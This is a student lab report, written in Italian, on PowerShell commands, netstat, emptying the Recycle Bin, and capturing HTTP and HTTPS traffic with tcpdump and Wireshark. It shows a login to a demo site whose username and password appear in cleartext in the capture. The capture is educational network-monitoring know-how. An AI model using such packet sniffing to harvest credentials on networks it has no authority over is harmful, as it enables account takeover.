

## PROGETTO S11/L5 - CyberOps

### Parte 1: Accesso alla console PowerShell

Abbiamo aperto sia la console PowerShell che il prompt dei comandi per comparare i risultati dei comandi.

### Parte 2: Esplorazione dei comandi Prompt Command e PowerShell

È stato eseguito il comando `dir` in entrambe le console per osservare la lista di directory e file. Il risultato è stato simile in entrambe, con una maggiore ricchezza di dettagli in PowerShell, che include anche attributi di file e modalità di visualizzazione. Sono stati poi eseguiti altri comandi di uso comune, come `cd` e `ipconfig`, confermando che PowerShell può gestire anche comandi del prompt classico.

```
PS C:\Users\utente> dir

Directory: C:\Users\utente

Mode                LastWriteTime         Length Name
----                -
d-r---          25/10/2024    10:18             3D Objects
d-r---          25/10/2024    10:18             Contacts
d-r---          25/10/2024    10:18             Desktop
d-r---          25/10/2024    10:18             Documents
d-r---          25/10/2024    10:18             Downloads
d-r---          25/10/2024    10:18             Favorites
d-r---          25/10/2024    10:18             Links
d-r---          25/10/2024    10:18             Music
d-r---          25/10/2024    10:19             OneDrive
d-r---          25/10/2024    10:19             Pictures
d-r---          25/10/2024    10:18             Saved Games
d-r---          25/10/2024    10:19             Searches
d-r---          25/10/2024    10:18             Videos

PS C:\Users\utente> cd .\Desktop\
PS C:\Users\utente\Desktop> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::f3ce:7ccb:8dbe:d283%5
    Indirizzo IPv4. . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 10.0.2.2
PS C:\Users\utente\Desktop> Get-Alias dir

CommandType      Name                Version      Source
-----
Alias             dir -> Get-ChildItem
```

### Parte 3: Esplorazione dei cmdlet di PowerShell

Abbiamo utilizzato il comando `Get-Alias dir` per scoprire il cmdlet PowerShell corrispondente al comando `dir`, che è `Get-ChildItem`. Successivamente, abbiamo approfondito i cmdlet eseguendo

una ricerca per identificarne altri, confermando la struttura verbo-sostantivo caratteristica dei cmdlet di PowerShell.

#### Parte 4: Esplorazione del comando `netstat` tramite PowerShell

Il comando `netstat -h` è stato eseguito per visualizzare le opzioni disponibili per `netstat`, utilizzato per monitorare connessioni di rete e statistiche TCP/IP. È stato inoltre lanciato il comando `netstat -r` per visualizzare la tabella di routing IPv4 e IPv6, identificando il gateway e le interfacce di rete attive.

```
PS C:\Users\utente\Desktop> netstat -r
=====
Elenco interfacce
 5...08 00 27 34 68 fb .....Intel(R) PRO/1000 MT Desktop Adapter
 1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
      Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
      0.0.0.0      0.0.0.0      10.0.2.2      10.0.2.15      25
      10.0.2.0      255.255.255.0      On-link      10.0.2.15      281
      10.0.2.15      255.255.255.255      On-link      10.0.2.15      281
      10.0.2.255      255.255.255.255      On-link      10.0.2.15      281
      127.0.0.0      255.0.0.0      On-link      127.0.0.1      331
      127.0.0.1      255.255.255.255      On-link      127.0.0.1      331
      127.255.255.255      255.255.255.255      On-link      127.0.0.1      331
      224.0.0.0      240.0.0.0      On-link      127.0.0.1      331
      224.0.0.0      240.0.0.0      On-link      10.0.2.15      281
      255.255.255.255      255.255.255.255      On-link      127.0.0.1      331
      255.255.255.255      255.255.255.255      On-link      10.0.2.15      281
=====
Route permanenti:
 Nessuna

IPv6 Tabella route
=====
Route attive:
Interf Metrica Rete Destinazione      Gateway
1      331 ::1/128      On-link
5      281 fe80::/64      On-link
5      281 fe80::f3ce:7ccb:8dbe:d283/128      On-link
1      331 ff00::/8      On-link
5      281 ff00::/8      On-link
=====
Route permanenti:
 Nessuna
PS C:\Users\utente\Desktop> 
```

Con il comando `netstat -abno`, abbiamo elencato le connessioni TCP attive associate ai processi, per poi verificare i PID dei processi coinvolti tramite Task Manager.

The screenshot shows a Windows PowerShell window with the command `netstat -abno` executed. The output lists active TCP connections with columns for Protocol, Local Address, External Address, State, and PID. The PID column is highlighted in red for the first entry (872). To the right, the Task Manager window is open, showing the 'Processi' tab. The process `svchost.exe` with PID 872 is highlighted in red. Below the Task Manager window, the 'Proprietà - svchost' dialog box is open, showing the 'Generale' tab with details about the process, including its path, size, and creation/modification dates.

## Parte 5: Svuotamento del Cestino con PowerShell

Per la gestione dei file, è stato utilizzato il comando `Clear-RecycleBin`, che consente di svuotare il cestino in modo rapido e definitivo. Dopo aver confermato l'azione, i file presenti nel Cestino sono stati eliminati permanentemente.

The screenshot shows a Windows PowerShell window with the command `Clear-RecycleBin` executed. The output prompts for confirmation to execute the operation. The user responds with 'Sì' (Yes). To the right, the File Explorer window is open, showing the 'Cestino' (Recycle Bin) folder. The Recycle Bin is empty, with the message 'La cartella è vuota.' (The folder is empty.) displayed.

# Relazione dell'attività di cattura e visualizzazione del traffico HTTP e HTTPS

## Introduzione

Questa attività ha lo scopo di esaminare il traffico di rete, catturandone i pacchetti tramite il comando `tcpdump` e analizzandoli con il software Wireshark. Nella prima parte, è stato catturato il traffico HTTP non crittografato, mentre nella seconda parte si è registrato il traffico HTTPS crittografato.

## Parte 1: Cattura e Visualizzazione del Traffico HTTP

### Passo 1: Preparazione dell'ambiente


- Dopo aver avviato la macchina virtuale CyberOps Workstation, abbiamo eseguito l'accesso con le credenziali:
  - Username:** analyst
  - Password:** cyberops

### Passo 2: Avvio di tcpdump

- In un terminale, abbiamo verificato le interfacce di rete disponibili tramite il comando `ip address`, identificando l'interfaccia **enp0s3** con l'indirizzo IP **10.0.2.15**.
- Per catturare il traffico HTTP, è stato avviato `tcpdump` con il comando:

```
sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
```

- i enp0s3:** specifica l'interfaccia su cui registrare il traffico.
- s 0:** imposta lo snapshot a 0, per catturare l'intero pacchetto.
- w httpdump.pcap:** salva i dati catturati in un file `.pcap`.




The screenshot shows a terminal window titled "Terminal - analyst@secOps-". The background of the desktop is a blue-themed interface with a circuit pattern and a keyhole icon. The terminal output is as follows:

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:05:ce:9d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 86347sec preferred_lft 86347sec
    inet6 fe80:a00:27ff:fe05:ce9d/64 scope link
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: illegal token: -
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: illegal token: -
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```

### Passo 3: Generazione di traffico HTTP


- È stato aperto il sito <http://www.altoromutual.com/login.jsp> in un browser, accedendo con:
  - **Username:** Admin
  - **Password:** Admin



Questo sito utilizza HTTP, quindi il traffico non è crittografato.


### Passo 4: Interruzione di tcpdump

- Dopo aver chiuso il browser, abbiamo premuto CTRL+C per interrompere la cattura di pacchetti e chiudere tcpdump.



## Passo 5: Visualizzazione del traffico HTTP con Wireshark

- Il file `httpdump.pcap` è stato aperto in Wireshark per analizzare il traffico HTTP. Filtrando per HTTP, sono stati osservati i vari messaggi HTTP, incluso il **POST** contenente le credenziali inserite.
- Espandendo la sezione **HTML Form URL Encoded**, sono state visualizzate le seguenti informazioni:
  - **uid:** Admin
  - **passw:** Admin



## Parte 2: Cattura e Visualizzazione del Traffico HTTPS

### Passo 1: Cattura del traffico HTTPS con tcpdump


- È stato eseguito il comando `tcpdump` per registrare il traffico HTTPS:

```
sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
```

Questo comando ha avviato la cattura del traffico HTTPS sull'interfaccia `enp0s3`.

### Passo 2: Generazione di traffico HTTPS


- Abbiamo navigato verso [https://auth.netacad.com/auth/realms/skillsforall/login-actions/authenticate?execution=544c98b5-6b03-41d5-b104-b625ecff8ce5&client\\_id=gni\\_sp\\_for\\_oneid&tab\\_id=R5heGUrymZ0](https://auth.netacad.com/auth/realms/skillsforall/login-actions/authenticate?execution=544c98b5-6b03-41d5-b104-b625ecff8ce5&client_id=gni_sp_for_oneid&tab_id=R5heGUrymZ0). Il sito utilizza HTTPS, segnalato dalla presenza di un lucchetto accanto alla barra degli URL.
- Dopo aver effettuato l'accesso con il proprio username e password, il browser è stato chiuso.





### Passo 3: Interruzione della cattura di tcpdump

- Dopo la navigazione, abbiamo interrotto tcpdump con CTRL+C, generando il file httpsdump.pcap.




```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C330 packets captured
330 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$
```

### Passo 4: Analisi del traffico HTTPS in Wireshark

- Aprendo il file httpsdump.pcap in Wireshark, è stato applicato un filtro tcp.port==443 per visualizzare il traffico sulla porta HTTPS.



httpsdump.pcap [Wireshark 2.5.1]

Filter: tcp.port==443

No.	Time	Source	Destination	Protocol	Length	Info
3	1.576283	10.0.2.15	142.250.186.68	TLSv1.2	100	Application Data
4	1.576678	142.250.186.68	10.0.2.15	TCP	60	443 → 35490 [ACK] Seq=1 Ack=47 Win=65535 Len=0
5	1.649916	142.250.186.68	10.0.2.15	TLSv1.2	100	Application Data
6	1.649930	10.0.2.15	142.250.186.68	TCP	54	35490 → 443 [ACK] Seq=47 Ack=47 Win=64240 Len=0
9	2.576861	10.0.2.15	100.29.153.131	TLSv1.2	100	Application Data
10	2.576944	10.0.2.15	34.202.23.129	TLSv1.2	100	Application Data
11	2.577199	100.29.153.131	10.0.2.15	TCP	60	443 → 52738 [ACK] Seq=1 Ack=47 Win=65535 Len=0
12	2.577275	34.202.23.129	10.0.2.15	TCP	60	443 → 58526 [ACK] Seq=1 Ack=47 Win=65535 Len=0
13	2.767434	100.29.153.131	10.0.2.15	TLSv1.2	100	Application Data



- Esaminando un messaggio di tipo **Application Data**, si è osservato che i dettagli visibili per il traffico HTTP sono sostituiti da una sezione **SSL/TLS 1.2**, che cripta il contenuto.

Filter: tcp.port==443

No.	Time	Source	Destination	Protocol	Length	Info
3	1.576283	10.0.2.15	142.250.186.68	TLSv1.2	100	Application Data
4	1.576678	142.250.186.68	10.0.2.15	TCP	60	443 → 35490 [ACK] Seq=1 Ack=47 Win=65535 Len=0
5	1.649916	142.250.186.68	10.0.2.15	TLSv1.2	100	Application Data
6	1.649930	10.0.2.15	142.250.186.68	TCP	54	35490 → 443 [ACK] Seq=47 Ack=47 Win=64240 Len=0
9	2.576861	10.0.2.15	100.29.153.131	TLSv1.2	100	Application Data
10	2.576944	10.0.2.15	34.202.23.129	TLSv1.2	100	Application Data
11	2.577199	100.29.153.131	10.0.2.15	TCP	60	443 → 52738 [ACK] Seq=1 Ack=47 Win=65535 Len=0
12	2.577275	34.202.23.129	10.0.2.15	TCP	60	443 → 58526 [ACK] Seq=1 Ack=47 Win=65535 Len=0
13	2.767434	100.29.153.131	10.0.2.15	TLSv1.2	100	Application Data
14	2.767452	10.0.2.15	100.29.153.131	TCP	54	52738 → 443 [ACK] Seq=47 Ack=47 Win=42340 Len=0

Frame 3: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)

Ethernet II, Src: PcsCompu\_05:ce:9d (08:00:27:05:ce:9d), Dst: RealtekU\_12:35:02 (52:54:00:12:35:02)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 142.250.186.68

Transmission Control Protocol, Src Port: 35490, Dst Port: 443, Seq: 1, Ack: 1, Len: 46

Secure Sockets Layer

▼ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls

Content Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 41

Encrypted Application Data: 0000000000000027be70edf1431fedccc99c11e00451e17d...

- All'interno della sezione Secure Sockets Layer, è visibile il messaggio **Encrypted Application Data**, che rappresenta i dati trasmessi in forma crittografata.

Filter: tcp.port==443

No.	Time	Source	Destination	Protocol	Length	Info
3	1.576283	10.0.2.15	142.250.186.68	TLSv1.2	100	Application Data
4	1.576678	142.250.186.68	10.0.2.15	TCP	60	443 → 35490 [ACK] Seq=1 Ack=47 Win=65535 Len=0
5	1.649916	142.250.186.68	10.0.2.15	TLSv1.2	100	Application Data
6	1.649930	10.0.2.15	142.250.186.68	TCP	54	35490 → 443 [ACK] Seq=47 Ack=47 Win=64240 Len=0
9	2.576861	10.0.2.15	100.29.153.131	TLSv1.2	100	Application Data
10	2.576944	10.0.2.15	34.202.23.129	TLSv1.2	100	Application Data
11	2.577199	100.29.153.131	10.0.2.15	TCP	60	443 → 52738 [ACK] Seq=1 Ack=47 Win=65535 Len=0
12	2.577275	34.202.23.129	10.0.2.15	TCP	60	443 → 58526 [ACK] Seq=1 Ack=47 Win=65535 Len=0
13	2.767434	100.29.153.131	10.0.2.15	TLSv1.2	100	Application Data
14	2.767452	10.0.2.15	100.29.153.131	TCP	54	52738 → 443 [ACK] Seq=47 Ack=47 Win=42340 Len=0

Frame 3: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)

Ethernet II, Src: PcsCompu\_05:ce:9d (08:00:27:05:ce:9d), Dst: RealtekU\_12:35:02 (52:54:00:12:35:02)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 142.250.186.68

Transmission Control Protocol, Src Port: 35490, Dst Port: 443, Seq: 1, Ack: 1, Len: 46

Secure Sockets Layer

▼ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls

Content Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 41

Encrypted Application Data: 0000000000000027be70edf1431fedccc99c11e00451e17d...

0030 fa f0 55 96 00 00 17 03 03 00 29 00 00 00 00 00 ..U.....

0040 00 00 27 be 70 ed f1 43 1f ed cc c9 9c 11 e0 04 ..p.C.....

0050 51 e1 7d 6e e0 0c 7c 85 1b 12 9a e4 cb 87 a2 4a Qjn.....

0060 51 31 c5 7d .....01..

## Bonus 1

### Part 1: Esplorazione delle Pagine Manuali di Nmap

1. **Avvio del sistema:** L'attività è stata condotta sulla VM "CyberOps Workstation" con terminale attivo.
2. **Accesso alle pagine manuali:**
  - o Eseguendo il comando `man nmap`, abbiamo consultato la documentazione di Nmap, apprendendo che:
    - **Nmap** è un tool di esplorazione di rete e scanner di sicurezza per porte.
    - **Funzioni di Nmap:** host discovery, scansione delle porte, rilevazione del sistema operativo, e individuazione di servizi e vulnerabilità.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
NMAP(1)                                Nmap Reference Guide                                NMAP(1)

NAME
    nmap - Network exploration tool and security / port scanner


SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration
    and security auditing. It was designed to rapidly scan large networks,
